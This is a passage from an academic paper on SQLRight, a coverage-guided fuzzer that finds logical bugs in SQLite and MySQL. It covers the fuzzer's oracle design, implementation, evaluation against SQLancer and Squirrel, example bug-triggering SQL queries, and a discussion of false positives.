Preprocessing. preprocess() takes the query set as input and performs necessary operations to get it ready for future steps. One common task here is to check the applicability of the oracle on the given query set. If necessary, the oracle can modify the query set to produce compatible queries. For example, oracle Rowid tries to find CREATE TABLE statements from the query. If no tables are created, it will notify the fuzzer to skip the current query and move on to the next one. Oracle Index identifies and deletes CREATE UNIQUE INDEX statements from the query set. By design, a column with a unique index will not allow insertions of duplicated values, so having it or not will affect the final results and may lead to false alarms.

Appending Output Statements. Since we need to inspect the results of DBMS executions to identify bugs, SQLRight provides the append_output() API for each oracle to insert proper output-generation statements. The SELECT statement queries the underlying database and returns the results, so the default behavior of this API is to append several SELECT statements to the end of the given query set. During the query validation, these statements will be filled with proper table names and column names so that they can produce meaningful results. Oracles can have their special output statements or apply other policies based on their functionalities. For example, because oracle NoREC shifts conditions from WHERE to SELECT, it only appends SELECT statements that have a FROM clause and a WHERE clause (both clauses are optional for SELECT).

Transformation. The core task of an oracle is to transform one query into different equivalent variants. transform() accepts the query set as input and returns one or more equivalent query sets. For example, oracle NoREC returns only one variant where the WHERE conditions in the original query are moved to the SELECT expressions. Oracle Index may insert or delete various CREATE INDEX statements into the given query set and thus can result in multiple variants. SQLRight executes all variants returned by transform() and compares their results.

API	Basic	NoREC	TLP	Index	Rowid
`preprocess()`	check applicability	basic	basic	remove `UNIQUE INDEX`	basic
`attach_output()`	append random `SELECT`	`SELECT COUNT(*) FROM x WHERE x;`	basic	basic	basic
`transform()`	-	expr: `WHERE` → `SELECT`	∅ → `T` ∪ `F` ∪ `NULL`	insert `CREATE INDEX`	add `WITHOUT ROWID` to table
`compare()`	#rows = #rows	#rows = #(TRUE rows)	basic	basic	basic

Table 1: Oracles and their APIs. Our system currently supports four oracles: `NoREC`, `TLP`, `Index` and `Rowid`. `Basic` is the base interface that implements default behaviors. ∪ combines the results of different queries; - means no functionality; `basic` means the default behavior in `Basic`.

Result Comparison. `SQLRight` allows the oracle to define their own comparison methods to identify unexpected results. A simple comparison algorithm could require all results to be exactly the same. However, this method could be overly strict and may introduce false alarms. For example, in the results of the `Index` oracle, the order of rows could be different due to extra indexes. Therefore, we provide a loose comparison function that merely checks the number of rows in the results. However, if aggregate functions (like `MIN` and `SUM`) are used in `SELECT`, the comparison should expect the same output. We take special actions to handle oracle `NoREC`, as the new query form always generates one row for each record (`TRUE` or `FALSE` based on the condition). In this case, the `compare()` API should compare the number of rows in the original result and the number of `TRUE` rows in the transformed one.

We present the detailed steps that `SQLRight` takes to find the bug of Listing 1 using oracle `Index` in Appendix B.

4 Implementation

We implement `SQLRight` as a prototype of the first coverage-guided DBMS fuzzer for finding logical bugs. Our implementation is based on `Squirrel` [71] and `SQLancer` [30]. Specifically, we adopt the query-mutation module of `Squirrel` and implement our general oracle APIs and validity-oriented mutations. Currently, `SQLRight` supports four oracles, including `NoREC` and `TLP` ported from `SQLancer` [43, 44], and `Index` and `Rowid` we propose in this paper. We port the parsers of `SQLite`, `MySQL`, and `PostgreSQL` to `SQLRight` to test these DBMSs effectively. Next, we present several implementation details that could help the future development of other DBMS fuzzers.

Memory-efficient Mutation. We redesign the way of storing SQL queries to reduce memory use. `Squirrel` uses a library to map each node type, like `select-clause`, to a set of IR nodes. At the time of insertion or replacement, it visits the library to retrieve a set of type-matched candidates. Although keeping IR nodes in memory accelerates the mutation, each IR node occupies non-trivial memory, and the library will take hundreds of Gigabytes after testing for a few days. For example, `Squirrel` allocates more than 16KB to store the simple queries in Listing 1. To reduce the memory use, we store the query string instead of the IR in the memory and save the string pointers in the library. Since the string is much smaller (*e.g.*, 117B for Listing 1), one can run the fuzzer on low-resource platforms and easily launch a large number of instances. The tradeoff is that for every time we mutate the query, `SQLRight` needs to parse the string into IR again, which will slow down the mutation. The evaluation in §5.2 shows that `SQLRight` generates fewer queries than `Squirrel` within the same time period. However, thanks to the validity-oriented design, `SQLRight` achieves a higher speed in generating *valid* queries, which helps it outperform `Squirrel` on coverage.

Bug Bisecting. We adopt the bug bisecting method to identify duplicated bug reports [21]. For each bug report, we use the binary search algorithm to locate the commit that initially introduced the bug from all code commits. With the optimistic assumption that one commit introduces one bug, we use the first buggy commit to label the underly bug. If two queries share the same first buggy commit, we only report one of them and treat another as duplicated. We implement our bug bisector using Python, which takes the bug-triggering query as input and automatically locates the first buggy commit. When it reaches a new commit, the bisector will compile the new version and test it with the bug-triggering query. To make bisecting faster, we save every DBMS executable into a cache system and search in the cache to find built binary quickly. If all necessary versions are cached, our bisector can complete the task within one second. Note that `fossil` [41], the version control system for `SQLite`, provides the `bisect` command to assist bug bisecting. However, it only calculates the middle commit and updates the code accordingly. Our bisector will compile the code and verify the test result automatically.

Query Minimizer. Bug-triggering queries may contain many complicated statements, which are difficult for developers to diagnose. Therefore, we develop a utility that can automatically minimize the bug-triggering query. Our minimizer makes use of the IR delete operation of `SQLRight`, which removes one node from the query IR representation. After removing one node, if the remaining query is still valid and can trigger the bug, we will delete more nodes from the current statements; otherwise, we will add the node back and move on to delete the next node. The minimization algorithm keeps the deletion process until that removing any node will render the remaining part invalid or miss the bug. In that case, we will report the current query as the minimum version.

5 Evaluation

We evaluate our tool `SQLRight` on real-world popular DBMS systems to answer the following questions:

Q1. Can `SQLRight` detect real-world logical bugs? (§5.1)

ID	DBMS	Description	Oracle	D	Status	Fix
Logical Bugs						
1	SQLite	UNIQUE PARTIAL INDEX, DISTINCT	INDEX	5	fixed	c2f940b
2	SQLite	JOIN and LIKELY/UNLIKELY	NoREC	3	fixed	2363a14
3	SQLite	IN-early-out optimization	TLP	2	fixed	eb40248
4	SQLite	EXISTS (SELECT...) to IN	NoREC	2	fixed	16252d7
5	SQLite	Misuse aggregate in ORDER BY	NoREC	2	fixed	0d11d77
6	SQLite	Aggregate in ORDER BY	NoREC	1	confirmed	-
7	SQLite	WITHOUT ROWID with DESC	NoREC	7	fixed	f65c929
8	SQLite	unordered WITHOUT ROWID table	ROWID	2	fixed	c21bc5a
9	SQLite	mixed table name and CTE	NoREC	2	fixed	0f0959c
10	SQLite	inconsistent constant propagaion	NoREC	1	fixed	9be208a
11	SQLite	IS NOT NULL optimization	NoREC	2	fixed	8cc2393
12	SQLite	large value loss of precision	NoREC	4	fixed	f9c6426
13	SQLite	constraint check in ALTER TABLE	NoREC	2	fixed	e379499
14	SQLite	equivalence transfer optimization	NoREC	2	fixed	8b24c17
15	MySQL	ANY ALL optimization error	NoREC	5	confirmed	-
16	MySQL	UNIQUE INDEX with NULL	NoREC	1	confirmed	-
17	MySQL	GTID_SUBSET	NoREC	4	fixed	8.0.30
18	MySQL	large value in GROUP BY	TLP	3	confirmed	-
Crashes						
1	SQLite	distinct aggregation	-	4	fixed	0e47898
2	SQLite	ROWID from views	-	2	fixed	0f0959c
3	SQLite	nested CTE	-	5	fixed	94225d6
4	SQLite	foreign_key_check	-	2	fixed	68db1ff
5	SQLite	UPDATE from VIRTUAL TABLE	-	3	fixed	2547cfe
Assertion Failure						
1	SQLite	pLeft==pRight	-	3	fixed	240f749
2	SQLite	iColnCol	-	4	fixed	b986600
3	SQLite	memIsValid(&aMem[pOp->p3])	-	2	fixed	c9f0b9c
4	SQLite	target>0&&target<=pParse->nMem	-	2	fixed	7072404

Table 2: Detected Bugs. SQLRight detected 27 bugs, including 18 logical bugs, 5 crashes and 4 assertion failures. We have reported these bugs to their developers and got 27 confirmed and 23 fixed. **D** (depth) means the number of mutations to trigger the bug.

Q2. Can SQLRight find more bugs than existing tools? (§5.2)
Q3. How does code coverage guide the testing? (§5.3)
Q4. How does query validity help detect bugs? (§5.4)

Experimental Setup. To answer **Q1**, we use SQLRight to test three popular DBMS systems, SQLite, MySQL and PostgreSQL, which are commonly used in previous works to evaluate bug-finding tools for DBMSs [21,43–45,71]. For **Q2**, we compare SQLRight with SQLancer and Squirrel, the state-of-the-art bug-finding tools for DBMSs. Since Squirrel cannot detect logical bugs, we port our oracles to Squirrel, denoted as Squirrel$_{+oracle}$. To answer **Q3**, we compare coverage feedback with three methods to handle new queries: dropping all, saving all and randomly saving some. To answer **Q4**, we disable each query-validity component of SQLRight to find the impact on code coverage, query validity and bug detection.

We conduct SQLite experiments on a Ubuntu 20.04 system with two 28-cores Intel(R) Xeon(R) Gold 6258R CPUs and 791 GB memory. We perform the experiments of PostgreSQL and MySQL on three computers with Ubuntu 20.04 system, 8-cores Intel(R) Core(TM) i7-10700 CPU, and 64 GB memory. Since SQLancer requires the particular SQLite version 3.34.0, we adopt this version for evaluation. For other DBMSs, we choose the latest version, specifically PostgreSQL 14.0 and MySQL 8.0.27. We compile SQLite and PostgreSQL using AFL [70] but enlarge the coverage map size to 256K to mitigate the collision issue [15]. Since MySQL is multi-threaded, to avoid data race on updating the coverage map, we instrument it with block coverage and disable hit counts. We collect the seed corpus from the official unit tests of each DBMS, specifically, SQLite TCL Test Scripts, PostgreSQL official test infrastructure, and MySQL unit test samples. We use the same seed corpus for SQLRight and Squirrel. SQLancer is a generation-based tool and does not require any seed input.

5.1 DBMS Logical Bugs

Due to the limited availability of resources, we conduct bug-finding experiments for each DBMS with different durations. Specifically, we spend 60 days testing SQLite, 14 days testing PostgreSQL and 7 days testing MySQL. In total, SQLRight detects 27 bugs, including 18 logical bugs, 5 crashes, and 4 assertion failures. Except for 3 logical bugs from MySQL, all other bugs are from SQLite; we do not find any bugs from PostgreSQL. Despite the different testing durations, we can find the similar pattern of bug numbers from previous works [43–45, 71], where most bugs are from SQLite, and very few are from PostgreSQL. We have reported all findings to their developers. All bugs have been confirmed, and 23 of them have been fixed. SQLRight detects more logical bugs than crashes and assertion failures. Since we design a set of solutions to improve the query validity, SQLRight generates fewer abnormal statements that render the DBMS crashing.

Table 2 provides more bug details. Column "Description" shows that logical bugs come from diverse optimizations, and many bugs are due to an interplay of multiple optimizations. For example, the first bug is caused by an improper DISTINCT optimization when the table has a unique partial index: DISTINCT and UNIQUE PARTIAL INDEX work well alone, but the bug appears when a query satisfies both conditions. Column "Oracle" presents the oracle that detects each bug. Most bugs are detected by NoREC, and other oracles detect one or two bugs. In fact, several bugs can be detected by multiple oracles through different queries, but we only record the first detection and treat others as duplications.

We present the details of two logical bugs to help demonstrate the necessity of feedback and validity for bug finding. Appendix A presents the details of three more logical bugs.

Necessity of Coverage-based Feedback. Listing 6 demonstrates a SQLite logical bug due to incorrect index lookup. The first statement creates a WITHOUT ROWID table with two columns. v1 is the PRIMARY KEY of the table and is in DESC order. The second statement inserts one row to v0, and the third statement creates index v3 on column v2. The SELECT statement searches for rows that satisfy conditions v2=10 and v1<11. Row (10,10) satisfies the condition and should be returned. However, due to an incorrect index search that mixes up the DESC PRIMARY KEY and index v3, SQLite does not return anything. At the end of Listing 6 we show the related seed input that is mutated to trigger the bug. As we can see, the original input lacks most of the necessary components to trigger the bug, like WITHOUT ROWID, DESC, INDEX, and SELECT.

```
CREATE TABLE v0 (v1 INT PRIMARY KEY DESC,
   v2 INT) WITHOUT ROWID;
INSERT INTO v0 VALUES (10, 10);
CREATE INDEX v3 ON v0 (v2);
SELECT * FROM v0 WHERE v2 = 10 AND v1 < 11;
-- output:  (empty)
-- expect:  10|10
-- original seeds -------
CREATE TABLE v0 (v1 INT PRIMARY KEY, v2 INT);
INSERT INTO v0 VALUES (10, 10);
```

Listing 6: A logical bug of `SQLite` that mutes outputs because of incorrect index lookup.

```
CREATE TABLE v0 (v1, v2 PRIMARY KEY);
CREATE INDEX v3 ON v0 (v2, v2);
INSERT INTO v0 (v1, v2) VALUES (10, 'x');
SELECT * FROM v0 AS a13, v0 AS a14
   WHERE a13.v1 = a13.v2 AND a13.v1 = 'x';
-- output: 10|x|10|x
-- expect: (empty)
SELECT * FROM v0 AS a13, v0 AS a14
   WHERE v1 = v2 AND v1 = 'x';
-- output: Error: ambiguous column name: v1
```

Listing 7: A logical bug of `SQLite` related to column aliases. `SELECT` statements should return nothing

Oracle	Feedback	Mutation Depth				Max Depth
		0	1 ∼ 3	4 ∼ 7	7+	
NoREC	SQLRight	24738	9761	3125	2443	25
	$\text{SQLRight}_{\text{drop}}$	24738	10478	-	-	1
	$\text{SQLRight}_{\text{rand}}$	24738	7753	2561	-	7
	$\text{SQLRight}_{\text{save}}$	24738	10030	356	-	4
TLP	SQLRight	24738	9662	3594	1580	21
	$\text{SQLRight}_{\text{drop}}$	24738	10294	-	-	1
	$\text{SQLRight}_{\text{rand}}$	24738	7217	881	-	7
	$\text{SQLRight}_{\text{save}}$	24738	8916	-	-	3

Table 3: Code coverage triggered by queries with different depths. `SQLRight` maintains higher depth.




Figure 5: Comparison between different tools (`NoREC`). a-k show the number of unique bugs, code coverage, query validity and validity over time. `SQLancer` does not implement `NoREC` for `MySQL`, so we skip the evaluation. We run each fuzzing instance for 72 hours for and repeat five times.


From the seed input, `SQLRight` must accumulate seven consecutive mutations to generate this bug-triggering query. Each mutation triggers new code coverage and is saved to the queue. Without the guidance of code coverage, `SQLRight` can hardly maintain such a deep mutation chain, nor detect this bug.

Necessity of SQL Validity. With validity-improvement techniques, `SQLRight` can detect bugs that $\text{Squirrel}_{+\text{oracle}}$ and `SQLancer` will miss. Listing 7 shows one logical bug that can only be detected with the per-DBMS parser and the context-based instantiation. The first statement creates table `v0` with two columns: `v1` and `v2`. The second line creates an index attached to two `v2`. The third statement inserts one row into the table. Two `SELECT` statements search in v0 to find rows where `v1=v2` and `v1='x'`. These conditions are not satisfied, as `v1` and `v2` have different values. However, if we refer table `v0` using aliases, `SQLite` will incorrectly optimize the query to ignore the first condition and return the row. `SQLancer` cannot detect this bug since it does not use aliases when generating `SELECT` statements. Although $\text{Squirrel}_{+\text{oracle}}$ allows alias during parsing, it does not use it for instantiation. If the table has aliases, $\text{Squirrel}_{+\text{oracle}}$ will resolve the condition to `v1=v2`, resulting in an error of "ambiguous column name". `SQLRight` adopts context-based instantiation, which avoids the collision problem and successfully triggers this bug.

5.2 Comparison with Existing Tools

`SQLancer` contains three oracles, `NoREC`, `TLP`, and `PQS`. Both `NoREC` and `TLP` just modify query statements to detect bugs, and `SQLRight` can easily support them using our general APIs. However, `PQS` relies on database content to construct statements, and we consider supporting it in the future. Therefore, we use `NoREC` and `TLP` to compare `SQLRight`, `SQLancer`, and $\text{Squirrel}_{+\text{oracle}}$. We launch five instances in each setting and run them for 72 hours. Since `SQLancer` does not support `NoREC` for `MySQL`, we skip this setting. Figure 5 (`NoREC`) and Figure 8 (`TLP`) in Appendix show the evaluation results.

Unique Logical Bugs. Based on Figure 5a b and Figure 8a b, `SQLRight` reports the most 12 bugs across all settings, including 6 `SQLite` bugs and 3 `MySQL` bugs using `NoREC`, and 2 `SQLite` bugs and 1 `MySQL` bug using `TLP`. $\text{Squirrel}_{+\text{oracle}}$ merely found 1 bug, which is from `SQLite` using `NoREC`; `SQLancer` did not find any logical bug. The empty outcome from `SQLancer` could be due to its extensive use in testing these DBMS systems [43–45]. The generation-based method has reached its limit on finding more bugs in its supported mutations. This demonstrates the necessity of bringing more diverse mechanisms to detect logical bugs. `SQLRight` combines code coverage, oracles, and query validity, and can detect significantly more logical bugs than `SQLite` and `MySQL`.



(a) bugs of SQLite (NoREC) **(b)** bugs of SQLite (TLP) **(c)** coverage of SQLite (NoREC) **(d)** coverage of SQLite (TLP)

Figure 6: Contribution of code-coverage to DBMS fuzzing. We launch five instances for each tool and run each instance for 24 hours. a and b show the number of unique SQLite bugs found by NoREC and TLP; c and d show the average number of SQLite edges using NoREC and TLP.

All tools fail to find any bug in PostgreSQL, indicating its good code quality observed by previous works [43–45, 71].

Code Coverage. According to Figure 5c d e and Figure 8c d e, SQLRight triggers noticeably higher code coverage than others on three DBMS systems. Considering that SQLancer is a generation-based tester and has a high validity rate, the extra coverage of SQLRight over SQLancer mainly comes from the coverage-based guidance and full-featured per-DBMS parsers. Although Squirrel$_{+oracle}$ also utilizes code coverage to guide testing, the accurate parser and context-based instantiation help SQLRight outperform this state-of-the-art coverage-based DBMS tester. For example, given the same seed corpus, SQLRight can correctly parse more queries and achieves higher code coverage even at the beginning. With the higher coverage, SQLRight is able to find more bugs.

Query Validity. From Figure 5f g h and Figure 8f g h we can find that SQLancer achieves the highest query validity, where over 80% of all queries are valid for SQLite, 99% for MySQL, and over 28% for PostgreSQL. Our tool SQLRight achieves around 30%, 25%, 10% validity for three tested DBMSs. This result is reasonable since SQLancer follows well-defined rules to generate SQL statements, leading to more valid queries. Nevertheless, SQLRight achieves significantly higher validity than the Squirrel$_{+oracle}$, which can hardly produce any useful queries for oracles. This result confirms the necessity to improve the validity of detecting logical bugs. Another observation is that SQLancer can keep a consistent high validity rate for 72 hours. Mutation-based fuzzers, regardless of their configurations, get a lower validity rate as time goes on. The reason is that during fuzzing, some invalid queries trigger new code coverage (*e.g.*, error-handling code) and are added to the queue. Mutating invalid queries will likely produce more invalid ones, which turns the overall validity rate down. We also measure the speed of generating valid queries and get the same pattern, shown in Figure 5i j k and Figure 8i j k. SQLancer can generate more valid queries than others, but its efficiency varies over time.

Overall, SQLRight can find more logical bugs than SQLancer and Squirrel$_{+oracle}$. It also outperforms existing tools in triggering more program code. Although SQLancer produces high-quality queries, its lack of query diversity makes it less effective in finding new logical bugs.


5.3 Contribution of Coverage Feedback

We compare SQLRight with three different feedback methods: SQLRight$_{drop}$ drops all generated queries and only mutates seed inputs; SQLRight$_{save}$ saves all generated queries (no matter whether they trigger new coverage or not) into the queue and takes turns to mutate each query; SQLRight$_{rand}$ randomly saves 10% of all generated queries to the queue. We perform the unit tests using SQLite with NoREC and TLP. For each setting, we ran five instances in parallel for 24 hours. Figure 6 shows the average results of code coverage and logical bugs. We also measure the contribution of queries in different depths. Specifically, if a query is generated from seed inputs through N mutations, we define its *depth* as N. Table 3 shows the breakdown of code coverage regarding query depth.

Unique Logical Bugs. Figure 6a and b show the number of detected bugs. For both NoREC and TLP, SQLRight reports the most bugs, including 4 bugs using NoREC and 2 bugs using TLP. Using NoREC, SQLRight$_{drop}$ and SQLRight$_{save}$ report 2 bugs, and SQLRight$_{rand}$ only detects 1. Without code coverage, SQLRight did not find any logical bug using TLP.

Code Coverage. According to Figure 6c and d, SQLRight achieves the highest code coverage: 40.1K branches with NoREC and 39.2K branches with TLP. SQLRight$_{drop}$ detects 35.2K branches using NoREC and 35.0K branches using TLP, which are 13.7% and 11.9% fewer than SQLRight. SQLRight$_{rand}$ and SQLRight$_{save}$ trigger even fewer branches than SQLRight$_{drop}$. The result shows the benefit of coverage-based guidance in generating more diverse queries.

Mutation Depth. Table 3 shows that SQLRight maintains deeper mutation chains, where SQLRight can accumulate 21 mutations (column "Max Depth") while others at most accumulate 7 mutations. High-depth queries help SQLRight trigger more code coverage. In NoREC, besides the seed-triggered code (depth 0), 14.9% of new coverage is triggered by queries with 4-7 depth, and 17.0% is triggered by queries with 8 or more mutations; in TLP, the contributions of high-depth queries are 18.4% and 11.4%, respectively. SQLRight$_{drop}$ only mutates seed inputs to produce 1-depth queries. Although it gets more coverage on depth 1, SQLRight finally wins thanks to high-depth queries. SQLRight$_{rand}$ and SQLRight$_{save}$ can accumulate some mutations. However, without the coverage-based guidance, the accumulation is slow and falls behind SQLRight. Accumulated mutations also help detect more bugs. Column



(a) SQLite logical bugs (b) MySQL logical bugs (c) SQLite code coverage (d) MySQL code coverage (e) PostgreSQL code coverage (f) SQLite query validity (g) MySQL query validity (h) PostgreSQL query validity (i) SQLite valid stmts / hr (j) MySQL valid stmts / hr (k) PostgreSQL valid stmts / hr

Figure 7: Unit Tests for SQLRight validity components (NoREC). a and b show the number of unique logical bugs. c-k show code coverage, query validity and valid statements over time for each instance. We run each instance for 24 hours, repeat 5 times and report the average results.

```
CREATE TABLE v0 (v1 TEXT);
INSERT INTO v0 VALUES ('0');
CREATE VIEW v2 (v3) AS SELECT v1 FROM v0
            UNION ALL SELECT v1=10 FROM v0;
SELECT       *  FROM v2 NATURAL JOIN v2;
SELECT COUNT(*) FROM v2 NATURAL JOIN v2;
-- output of 1st SELECT: 0\n0\n0\n0
-- output of 2nd SELECT: 2
```

Listing 8: A false positive case related to view affinity (SQLite). The affinity of v3 is indeterminate.

```
CREATE TABLE v0 (c1, c2);
INSERT INTO v0 VALUES (NULL, 10);
INSERT INTO v0 VALUES (NULL, NULL);
CREATE VIEW v3 (c4, c5) AS SELECT
  MIN (c1), c2 FROM v0 WHERE c1 IS NULL;
SELECT COUNT(*) FROM v3 WHERE c5;
SELECT COUNT(c5) FROM v3;
-- output of 1st SELECT: 0
-- output of 2nd SELECT: 1
```

Listing 9: A false positive due to unspecified subquery ordering (SQLite).

```
SET SESSION sql_mode = sys.list_drop(
    @@session.sql_mode,'ONLY_FULL_GROUP_BY');
CREATE TABLE v0(c1 INT);
INSERT INTO v0 VALUES (1), (1), (3);
SELECT c1 FROM v0 GROUP BY NULL;
-- output: 1
SELECT c1 FROM v0 WHERE c1=1 GROUP BY NULL
UNION SELECT c1 FROM v0 WHERE NOT c1=1
                         GROUP BY NULL
UNION SELECT c1 FROM v0 WHERE c1=1 IS NULL
                         GROUP BY NULL;
-- output: 1\n3
```

Listing 10: A false positive case related to GROUP BY NULL (MySQL). If a SELECT statement contains GROUP BY NULL, MySQL would always return one matching row.

"D" of Table 2 shows the depth of bug-triggering queries. Among 18 logical bugs, only 3 can be triggered with 1 mutation, while others require up to 7 mutations. Crashes and assertion failures also require multiple mutations, demonstrating the consistent strength of coverage-based feedback.

> Coverage-based guidance helps generate more diverse queries and accumulate useful mutations, which helps discover more bugs than the no-feedback baselines.

5.4 Contribution of Validity

We evaluate validity-improvement techniques introduced in §3.1, including cooperative mutation, DBMS-specific parser, context-based instantiation, and non-determinism mitigation. SQLRight$_{\text{-deter}}$ disables the non-determinism mitigation techniques. SQLRight$_{\text{-ctx-valid}}$ disables the context-based instantiation and uses the dependency graph-based validation from Squirrel. Based on SQLRight$_{\text{-ctx-valid}}$, SQLRight$_{\text{-db-par\&ctx-valid}}$ further reuses the SQL parser of Squirrel. Squirrel$_{\text{+oracle}}$ does not adopt any validity-improvement techniques. We conduct unit tests on three DBMSs with two oracles. We evaluate each setup with five instances and run them for 24 hours. Figure 7 (NoREC) and Figure 9 (TLP) in Appendix show the results.

Unique Logical Bugs. SQLRight triggers the most bugs, shown in Figure 7a b and Figure 9a b, including 4 bugs in SQLite using NoREC, 2 bugs in SQLite using TLP, 2 bugs in MySQL using NoREC, and 1 bug in MySQL using TLP. SQLRight$_{\text{-db-par\&ctx-valid}}$ and Squirrel$_{\text{+oracle}}$ merely find 1 bug using NoREC. Other settings find no bugs.

Code Coverage. According to Figure 7c d e and Figure 9c d e, SQLRight dominates the code coverage number across all unit tests. The results show that the validity techniques help generate more diverse queries and explore more code. Among all validity-improvement techniques, the per-DBMS parser contributes the most to code coverage. Because the parser understands different SQL dialects, it can explore custom features specific to each DBMS. These features are not reachable through Squirrel, leading to the significant coverage gap between SQLRight$_{\text{-ctx-valid}}$ and SQLRight$_{\text{-db-par\&ctx-valid}}$.

Query Validity. The per-DBMS parser again plays the most important role in query validity. When testing PostgreSQL and MySQL, parsers from Squirrel cannot generate any useful queries. First, Squirrel parsers do not support custom functions in SELECT, including function COUNT, which is necessary to generate NoREC-compatible queries. Second, these parsers do not support UNION ALL, which is the key component to implement compatible queries for TLP. Among three DBMSs, SQLRight has the lowest validity for PostgreSQL. Since

DBMS	Oracle	FPs		Main Reason
SQLite	NoREC	SQLRight:	19	VIEW affinity, subquery ordering
		SQLRight$_{\text{-deter}}$:	42	randomblob and julianday() func
SQLite	TLP	SQLRight:	8	subquery ordering
		SQLRight$_{\text{-deter}}$:	53	randomblob func
MySQL	NoREC	SQLRight:	0	-
		SQLRight$_{\text{-deter}}$:	18	rand func, auto insert TRIGGERs
MySQL	TLP	SQLRight:	10	GROUP BY NULL
		SQLRight$_{\text{-deter}}$:	64	rand func, auto insert TRIGGERs

Table 4: False Positives by Non-deterministic Behaviors.

PostgreSQL enforces the most rigorous syntax and semantic rules, it is hard to generate valid SQL queries [43–45, 71].

False Positives due to Non-determinism. Table 4 shows the false positive numbers after bisecting, and Figure 7 and Figure 9 present the code coverage and validity of SQLRight$_{\text{-deter}}$. SQLRight$_{\text{-deter}}$ shares similar code coverage and validity with SQLRight, but it produces 95 false positives in SQLite and 82 false positives in MySQL. Most false positives are due to random functions, like randomblob, julianday, and so on. By disabling all non-deterministic behaviors, SQLRight still introduces a small number of false positives. They are mainly due to the special semantics in each DBMS, which we will provide more details in §6. We do not observe false positives from PostgreSQL, even with SQLRight$_{\text{-deter}}$. The reason is that the seed corpus contains no random behaviors.

The validity-oriented optimizations in SQLRight can help generate higher validity queries, reduce false positives, and ultimately help discover more bugs.

6 Discussion

In this section, We first discuss the common reasons for false positives (FP) and invalid queries of SQLRight. Then, we present the importance of seed inputs for finding logical bugs.

FP1: View Affinity in SQLite. We find several false positives related to the data affinity issue in View of SQLite. Listing 8 presents one example that triggers the false alarm. We expect that the number of rows returned by line 5 is the same as the result of line 6 (likely, 4). However, the first SELECT returns four rows while the second returns 2. SQLite developers explain that this inconsistency is due to the undefined affinity. Specifically, SQLite assigns each column an affinity (similar to data type) and uses different comparison algorithms for each affinity. In this example, the affinity of v2.v3 is indeterminate due to different affinities from two sources: SELECT v1 FROM v0 returns a column with affinity TEXT, while SELECT v1=10 FROM v0 returns a column with affinity NONE. Therefore, in the last two SELECTs, SQLite is free to choose any affinity to compare v3. In line 5, SQLite uses affinity TEXT and returns four rows, while in line 6, SQLite chooses affinity BLOB and only finds two matched rows. We find that the affinity issue is commonly reported by third-party tools as "bugs", including SQLancer [30]. Although SQLite documents have clearly explained this problem [50], we suspect that DBMS administrators may still miss it and create ambiguous queries.

